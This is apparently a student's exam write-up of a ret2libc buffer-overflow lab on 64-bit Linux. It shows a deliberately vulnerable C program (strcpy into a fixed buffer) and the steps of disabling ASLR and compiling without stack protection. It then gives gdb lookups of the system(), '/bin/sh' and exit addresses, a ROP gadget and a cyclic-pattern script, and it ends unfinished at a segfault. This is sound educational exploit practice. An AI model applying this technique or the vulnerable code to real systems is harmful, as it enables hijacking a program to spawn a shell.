


Step 1: Disable ASLR and Recompile in 64-bit mode:



```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for jawh3:
0
```




```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit/64bit$ gcc -fno-stack-protector -z execstack -o stack64 stack.c
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit/64bit$
```



```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit/64bit$ file stack64
stack64: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamicall
y linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5ddf5ac048d
ef3f48b4b092edb905febab696d5c, for GNU/Linux 3.2.0, not stripped
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit/64bit$
```


Step 2: Finding the correct addresses

In order to find the address of system() I need to reference it in stack.c. Here are the changes I made:




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];
    strcpy(buffer, str);   // Vulnerable line
    return 1;
}

int main(int argc, char **argv)
{
    // Force the linker to include system()
    if (0) system("ls");

    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Recompiling:




```
_32bit/64bit$ emacs stack.c
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit/64bit$ gcc -fno-stack-protector -z execstack -o stack64 stack.c
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit/64bit$
```

Debugging, we find the system address:




```
(gdb) b main
Breakpoint 1 at 0x11db
(gdb) run
Starting program: /home/jawh3/FSU/grad/CIS5370/midterm/mid
dtermExam/ret2libc_32bit/64bit/stack64
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu
".

Breakpoint 1, 0x00005555555551db in main ()
(gdb) p system
$1 = {int (const char *)} 0x7ffff7de3d70 <__libc_system>
```

And looking at the proc mappings, we get a range to look for “/bin/sh”



```
(gdb) info proc mappings
process 1893
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
      0x555555554000     0x555555555000     0x1000        0x0  r--p   /home/jawh3/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc_32bit/64b
it/stack64
      0x555555555000     0x555555556000     0x1000     0x1000  r-xp   /home/jawh3/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc_32bit/64b
it/stack64
      0x555555556000     0x555555557000     0x1000     0x2000  r--p   /home/jawh3/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc_32bit/64b
it/stack64
      0x555555557000     0x555555558000     0x1000     0x2000  r--p   /home/jawh3/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc_32bit/64b
it/stack64
      0x555555558000     0x555555559000     0x1000     0x3000  rw-p   /home/jawh3/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc_32bit/64b
it/stack64
      0x7ffff7d90000     0x7ffff7d93000     0x3000        0x0  rw-p
      0x7ffff7d93000     0x7ffff7dbb000    0x28000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7dbb000     0x7ffff7f50000   0x195000    0x28000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7f50000     0x7ffff7fa8000    0x58000   0x1bd000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7fa8000     0x7ffff7fa9000     0x1000   0x215000  ---p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7fa9000     0x7ffff7fad000     0x4000   0x215000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7fad000     0x7ffff7faf000     0x2000   0x219000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7faf000     0x7ffff7fbe000     0xf000        0x0  rw-p
      0x7ffff7fbe000     0x7ffff7fc2000     0x4000        0x0  r--p   [vvar]
      0x7ffff7fc2000     0x7ffff7fc3000     0x1000        0x0  r-xp   [vdso]
      0x7ffff7fc3000     0x7ffff7fc5000     0x2000        0x0  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7fc5000     0x7ffff7fef000    0x2a000     0x2000  r-xp   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7fef000     0x7ffff7ffa000     0xb000    0x2c000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
--Type <RET> for more, q to quit, c to continue without paging--q
Quit
(gdb) find 0x7ffff7d93000, 0x7ffff7fa8000, "/bin/sh"
0x7ffff7f6b678
1 pattern found.
(gdb)
```

We also find exit:



```
(gdb) p exit
$2 = {void (int)} 0x7ffff7dd85f0 <__GI_exit>
(gdb)
```


All together, we found the three addresses to be:
system(): 0x7ffff7de3d70

/bin/sh: 0x7ffff7f6b678

Exit(): 0x7ffff7dd85f0


Step 3: Modify attack script

First I had to find a clean pop rdi; ret:




```
0x000000000002a745 : pop rdi ; pop rbp ; ret
0x000000000002a3e5 : pop rdi ; ret
0x00000000000eb96d : pop rdi ; retf
```

I also needed to generate a cyclic pattern to dind how many bytes I need to write before the saved return pointer is overwritten.




```
#!/usr/bin/env python3
from pwn import cyclic

# Generate a 300-byte cyclic pattern for a 64-bit environment (n=8
pattern = cyclic(300, n=8)
with open("badfile", "wb") as f:
    f.write(pattern)
print("Cyclic pattern written to badfile")
```

The run the program:



```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit/64bit$ python3 gen_pattern.py
Cyclic pattern written to badfile
```



```
(gdb) run
Starting program: /home/jawh3/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/
dtermExam/ret2libc_32bit/64bit/stack64
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.s
".

Program received signal SIGSEGV, Segmentation fault.
0x00005555555551d2 in foo ()
(gdb) infoo registers
Undefined command: "infoo".  Try "help".
(gdb) info registers
rax            0x1                 1
rbx            0x0                 0
rcx            0xf0000000          4026531840
rdx            0x1c                28
rsi            0x7fffffffdb60      140737488345952
rdi            0x7fffffffdad0      140737488345808
rbp            0x616161616161616f  0x616161616161616f
rsp            0x7fffffffda38      0x7fffffffda38
r8             0x0                 0
r9             0x555555559480      93824992253056
r10            0x77                119
r11            0x246               582
r12            0x7fffffffdd08      140737488346376
r13            0x5555555551d3      93824992235987
r14            0x555555557da8      93824992247208
r15            0x7ffff7ffd040      140737354125376
rip            0x5555555551d2      0x5555555551d2 <foo+41>
eflags         0x10206             [ PF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

When debugging, I got a seg fault that means the saved RBP got overwritten with invalid data. I need to try again but am running out of time.